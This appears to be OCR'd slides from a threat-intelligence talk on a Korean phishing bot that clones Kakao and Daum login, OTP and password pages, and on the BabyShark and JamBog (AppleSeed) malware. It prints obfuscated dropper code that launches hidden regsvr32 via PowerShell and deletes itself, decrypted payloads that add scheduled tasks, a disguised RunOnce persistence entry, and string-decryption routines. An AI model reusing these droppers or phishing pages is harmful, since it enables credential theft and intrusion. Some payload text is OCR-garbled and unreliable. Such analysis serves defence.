


Phishing Bot

- Phishing Email



Phishing Bot



Phishing Bot

https://{cc1}/?u=KzBQNzJXOS96UWdjN0ZRYXlnVGtlcHBGb281WitveVVtRIVCY2V1b0lmR1
Rvc2F0djRMYU44eUU1bitwY1VVWDJRKzdIb2Q1Umx6bUxKYUhHYkVyRERMVDVySTEyTjl
4azEvSEorbkgvTEN5V2RDM1B5T2QvSERIbjZVY3Y5Z2ozZ3loUWZMUi9mamZkb0ZSWHZ
YNkx3PT0

AES-256-CBC



KEY: SHA256("phpurlproxy.kr")
IV: SHA256("#@\$%^&*()_+="-")

https://{cc2}/?mode=security&token_help={userid}&m=verify&last=info

Phishing Bot

- `https://{cc2}/?mode=security&token_help={userid}&m=verify&last=info`
- `token_help`: username
- `m`: mode
 - login
 - login_otp
 - verify
 - edit
- `last`: exit page index

Phishing Bot

- m=login

kaka

testtest2@hanmail.net

비밀번호

로그인 상태 유지

로그인

[회원가입](#) [카카오계정](#) | [비밀번호 찾기](#)

[이용약관](#) [개인정보 처리방침](#) [운영정책](#) [고객센터](#) [공지사항](#) [한국어](#)

Copyright © Kakao Corp. All rights reserved.

Daum

testtest

비밀번호 입력

로그인

☐ 로그인 상태 유지 IP보안 ON

[아이디 찾기](#) | [비밀번호 찾기](#)

알바자리천국, 알바천국
잘나가는 알바자리, 알바천국에 다
있다!

© Kakao Corp. | 고객센터

Phishing Bot

- m=login_otp

kaka

2단계 인증을 진행해주세요

설정한 전화번호로 인증번호가 발송되었습니다.
인증번호를 입력해주세요.

인증번호 입력

이 브라우저에서 2단계 인증 사용 안 함

확인

[이메일로 인증하기](#)

이용약관 개인정보 처리방침 운영정책 고객센터 공지사항 한국어

Copyright © Kakao Corp. All rights reserved.

Dum

고객님의 휴대폰으로 발송된 인증번호를 입력하세요.

인증번호 입력 (3분 이내)

로그인

☐ 이 브라우저에서 2단계 인증 사용 안함

자주 쓰는 개인 기기에서는 체크하고 사용하세요.

이메일로 인증번호 받기

© Kakao Corp. | 고객센터

Phishing Bot

- m=verify


비밀번호 확인 폼

회원님의 소중한 정보 보호를 위해, 카카오계정의 현재 비밀번호를 확인해 주세요.

testtest2@hanmail.net

비밀번호

확인

 **비밀번호 재확인**

본인확인을 위해 한번 더 비밀번호를 입력해 주세요.
비밀번호는 타인에게 노출되지 않도록 주의해 주세요.

Daum 아이디 **testtest**

비밀번호 [보기](#)

[이전으로](#) [확인](#)

Phishing Bot

- m=edit

비밀번호 변경

새로운 비밀번호를 입력해 주세요.

- 비밀번호는 8 ~ 32 자의 영문 대소문자, 숫자, 특수문자를 조합하여 설정해주세요.
- 안전을 위해 자주 사용했거나 쉬운 비밀번호가 아닌 새 비밀번호를 등록하고 주기적으로 변경해주세요.

현재 비밀번호

새 비밀번호(8~32자리)

확인



주기적인(6개월) 비밀번호 변경을 통해 개인정보를 안전하게 보호하세요.

현재 비밀번호

현재 비밀번호를 입력해 주세요.

보기

새 비밀번호

새 비밀번호를 입력해 주세요.


보기

TIP

- 비밀번호는 8~32자의 영문 대/소문자, 숫자, 특수문자를 조합하여 사용하실 수 있어요!
- 쉬운 비밀번호나 자주 쓰는 사이트의 비밀번호가 같을 경우, 도용되기 쉬워 주기적으로 변경하여 사용하는 것이 좋습니다.
- 비밀번호에 특수문자를 추가하여 사용하시면 기억하기도 쉽고, 비밀번호 안전도가 높아져 도용의 위험이 줄어듭니다.

Phishing Bot

- 2FA Phishing



Phishing Bot


- DEMO TIME

In the Phisher's Toolbox

Malware



Delivery Malware



Email




Win PE
Win Installer
WSF
HTA
Macro doc
Exploit hwp

BabyShark

- 2019




Macro
Download




expres.php
cow.php
upload.php

Fetch Commands



power_dir.gif
power_exe.gif
power_key.gif
...
asist_vbs_backup.gif
asist.gif
...
cow.gif
exe.gif
...

BabyShark



Decrypt Function



```
1  Function Co00(c)
2      L=Len(c)
3      s=""
4      For jx=0 To d-1
5          For ix=0 To Int(L/d)-1
6              s=s&Mid(c,ix*d+jx+1,1)
7          Next
8      Next
9      s=s&Right(c,L-Int(L/d)*d)
10     Co00=s
11 End Function
12
```

BabyShark

```
Sm)sep bep)\lljt1
UloB .
h.aawldurdtSo=mu.=hgC\npoe"SQ(hbl
to"pjl
rtp'F=P("o,SCoD"w'Orsa e".ett/r&Ca0eTstrt.PRhtee0a ema
"se"ec"dcx'xtG"re)t(E,i ;F"T ptdiW"ttaelS,i.slec"mek (
e.t)" t_St)">tbh_
">mae_
" ptl"h""1&l,=%"&""0Ca""x)
Sp&""
tpt",
Prdt;TSo(amdresDtpeutta&le 0t%" )o.e\""
bSPM""
jeai"" Fnrc,& Sdtr0t 0((o,to=)"stmbC
horpjr
"fu&Bec,te"aah \)"ttktR
".e=ix
```

Encrypted payload



```
Set wShell=CreateObject("WScript.Shell")
Post0.Send()

chk=Post0.respoCStr(DatePart("n", timenow))

If Len(m)<2 Then m="0"&m End If

If Len(d)<2 Then d="0"&d End If

If Len(h)<2 Then h="0"&h End If


If Len(n)<2 Then n="0"&n End If

tmp="schtasks /Create /SC MINUTE /MO 15 /ST 07:00 /SD /TN
""Adobe\Microsoft\Windowmp1.log"
```

Decrypted payload

BabyShark

- 2020



BabyShark



Decrypt Function



```
Function Co00(c)
    d = 4
    L = Len(c)
    s = ""
    For jx = 0 To d - 1
        For ix = 0 To Int(L / d) - 1
            s = s + Mid(c, ix * d + jx + 1, 1)
        Next
    Next
    s = s + Right(c, L - Int(L / d) * d)
    Co00 = s
End Function
```

BabyShark

```
bat_0 = "0SlInes0 ltbEeSjrceertrco vtr*i( csRfeters
iruNnSte3eex2rrt_v,:Pi frcsuoetncDrceeC_ssrsscet"rd
sFf ,u B n(yocERbtrejirfWo. MnNsI utSCmreobEr0exv0rp
a d0tS=)iY4 oS:TnELh)X=e:PLn Le
✓ An N( Ac OT) nI
Os EN= r)"" r)""Eo ""xrT""i h:tReF enoFs:ruu nm jc
hd e- c1E k:nDAFdino mtrI i foVi:bix jr= Su0 es
(ts""LPSe/rerdorr)cvo-eirlsc"":se:seR =su s.n Cn +
(<""xc=:i, ti0 x) F* udTFn+hocjertxn i+:Eo1 an,
o N b e jEx SntEed:xr NivIetifx c:tFe :u snI =cn st
vtt ii(EcVcnei,dsrL :u-I sIf Sn
ct a( nL / =d0 )nIc* fhdE e)r(c:rEkCorAorrn0 .
✓ b <jF >Wu Mn 0Icr)Ste eitTrorhvniei""enc:v:efe ,uP
p2s u L t=i e s r""tE,F x u=iSn tYcT StrFEiuuXoenPn:
N)c ):t :di E=o n8n d:
L:EF=FnuLudnen cncIt(tfici:o)o n:n :s F=r u""e n""
```

Encrypted payload



```
On Error Resume Next:func_str_1 = "Function Co00(c):d=4:L
To d-1:For ix=0 To Int(L/d)-1:s=s + Mid(c,ix*d+jx+1,1):Ne
L-Int(L/d)*d):Co00=s:End Function":func_str_2 = "Function
:s="":For jx=0 To d-1:For ix=0 To Int(L/d)-1:s=s + Mid(
:Next:Next:s=s + Right(c,L-Int(L/d)*d):Co00=s:End Functio
:d=4:L=Len(c):s="":For jx=0 To d-1:For ix=0 To Int(L/d)-1
1):Next:Next:s=s + Right(c,L-Int(L/d)*d):Co00=s:End Funct
myComputer ): On Error Resume Next: Set objWMIServi
"winmgmts://" & myComputer & "/root/cimv2" ): Set colI
ExecQuery( "Select * from Win32_Battery" ): IsLaptop =
objItem in colItems: IsLaptop = True: Next:End
retrieveProcessesList(objWMIService, strComputer, ByRef l
strSysExplanation): retrieveProcessesList = False:
Nothing: On Error Resume Next: Set lstProcesses = o
("Select * from Win32_Process"): If (Err.Number <> 0)
```

Decrypted payload

JamBog

- aka AppleSeed, AutoUpdate
- First Seen: December 2019
- F:\PC_Manager\Utopia_v0.2\bin\Incubation64.pdb
- E:\works\utopia\Utopia_v0.2\bin\AppleSeed64.pdb

JamBog

- WSF Script

```
// extract attached file
var var_out_data_file = var_fs.CreateTextFile(var_b64_file_path, true);
var_out_data_file.Write(var_b64data);
var_out_data_file.Close();


// show extracted attached file
b64decfile(var_b64_file_path, var_file_path, true);
var_shell.Run(var_file_path, 1, false);

// extract bin file
var var_out_bin_file = var_fs.CreateTextFile(var_b64_bin_path, true);
var_out_bin_file.Write(var_b64bin);
var_out_bin_file.Close();

// run extracted bin file
b64decfile(var_b64_bin_path, var_bin_path, true);
var_shell.Run("cm"+"d.e"+"xe"+" /c p"+"o"+"w" + "er" + " sh" + "el"+"l.e" + "xe"
+" -wi" + "ndo"+"wst" + "yle"+" hid"+"den re" + "gs"+"v"+"r3" + "2.e" + "xe /s "
+ var_bin_path, 0, false);

// delete itself
func_self_delete();
```


JamBog



JamBog

- Persistent



The screenshot shows the Windows Registry Editor with the path `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce` selected. The left pane shows a tree view with folders like Notepad, PeerNet, Protected Storage, and RAS AutoDial. The right pane displays a table of registry values.

名稱	類型	資料
(預設值)	REG_SZ	(數值未設定)
WindowsDefender	REG_SZ	regsvr32.exe /s "C:\Users\user\AppData\Roaming\Microsoft\Windows\Defender\AutoUpdate.dll"

JamBog

- Encrypted Strings

```
unknown_libname_35(v564);
if ( !qword_180053688 )
    goto LABEL_248;
v171 = sub_18000B4F0(v564, L"ff12dff296426891bb52681fd120ee0facc76bed1e310df523142858cf86046ec5be0c9b");
v172 = sub_18000B540(v171, v570);
v173 = sub_18000B760(v172, v567);
v174 = sub_180004780(v173);
qword_180053948 = qword_180053628(v2, v174);
sub_180004740(v567);
unknown_libname_35(v570);
unknown_libname_35(v564);
if ( !qword_180053948 )
    goto LABEL_248;
v175 = sub_18000B4F0(v564, L"32c7c042975503747298daa650f7a88575d7637291a5d4d4d33ba86056ce27");
v176 = sub_18000B540(v175, v570);
v177 = sub_18000B760(v176, v567);
v178 = sub_180004780(v177);
qword_1800539B8 = qword_180053628(v2, v178);
sub_180004740(v567);
unknown_libname_35(v570);
unknown_libname_35(v564);
if ( !qword_1800539B8 )
    goto LABEL_248;
v179 = sub_18000B4F0(v564, L"4aba0dba53f1e8129183483100041ec20dd2ab4265f56f09ed1e1f40264d04");
v180 = sub_18000B540(v179, v570);
v181 = sub_18000B760(v180, v567);
v182 = sub_180004780(v181);
qword_180053650 = qword_180053628(v2, v182);
```

JamBog

- Decrypt Function

```
for ( last = 0; now_idx < v20; last = now )
{
    if ( key_idx >= 0x10 )
        key_idx -= 16;
    cipher = &Block;
    if ( a6 >= 0x10 )
        cipher = Block;
    Str = cipher[now_idx];
    v14 = &Block;
    if ( a6 >= 0x10 )
        v14 = Block;
    v27 = v14[now_idx + 1];
    str2hex(&Str, "%X", &now);
    strcpy(plain, now ^ last ^ key[key_idx]);
    now_idx += 2;
    ++key_idx;
}
```

JamBog

- Decrypt Function

```
3 def dec(chiper):
4     bhex = bytes.fromhex(chiper)
5     key = bhex[:16]
6     cipher = bhex[16:]
7     last = 0
8     result = ""
9     for i in range(len(cipher)):
10         result += chr(cipher[i] ^ key[i % 16] ^ last)
11         last = cipher[i]
12     return result
13
```


JamBog

- Decrypted Strings

```
goto LABEL_248;
v171 = sub_18000B4F0(v564, L"ff12dff296426891bb52681fd120ee0facc76bed1e310df523142858cf86046ec5be0c9b");// SystemTimeToFileTime
v172 = sub_18000B540(v171, v570);
v173 = sub_18000B760(v172, v567);
v174 = sub_180004780(v173);
qword_180053948 = qword_180053628(v2, v174);
sub_180004740(v567);
unknown_libname_35(v570);
unknown_libname_35(v564);
if ( !qword_180053948 )
    goto LABEL_248;
v175 = sub_18000B4F0(v564, L"32c7c042975503747298daa650f7a88575d7637291a5d4d4d33ba86056ce27");// GetStartupInfoA
v176 = sub_18000B540(v175, v570);
v177 = sub_18000B760(v176, v567);
v178 = sub_180004780(v177);
qword_180053988 = qword_180053628(v2, v178);
sub_180004740(v567);
unknown_libname_35(v570);
unknown_libname_35(v564);
if ( !qword_180053988 )
    goto LABEL_248;
v179 = sub_18000B4F0(v564, L"4aba0dba53f1e8129183483100041ec20dd2ab4265f56f09ed1e1f40264d04");// GetStartupInfoW
v180 = sub_18000B540(v179, v570);
v181 = sub_18000B760(v180, v567);
v182 = sub_180004780(v181);
qword_180053650 = qword_180053628(v2, v182);
```

JamBog

- Data Encryption



JamBog

- Data Encryption

00000000 00000000 00000025 5044462D	%PDF-
312E372E 2E342030 206F626A 0BB77180	1.7..4 0 obj .q.
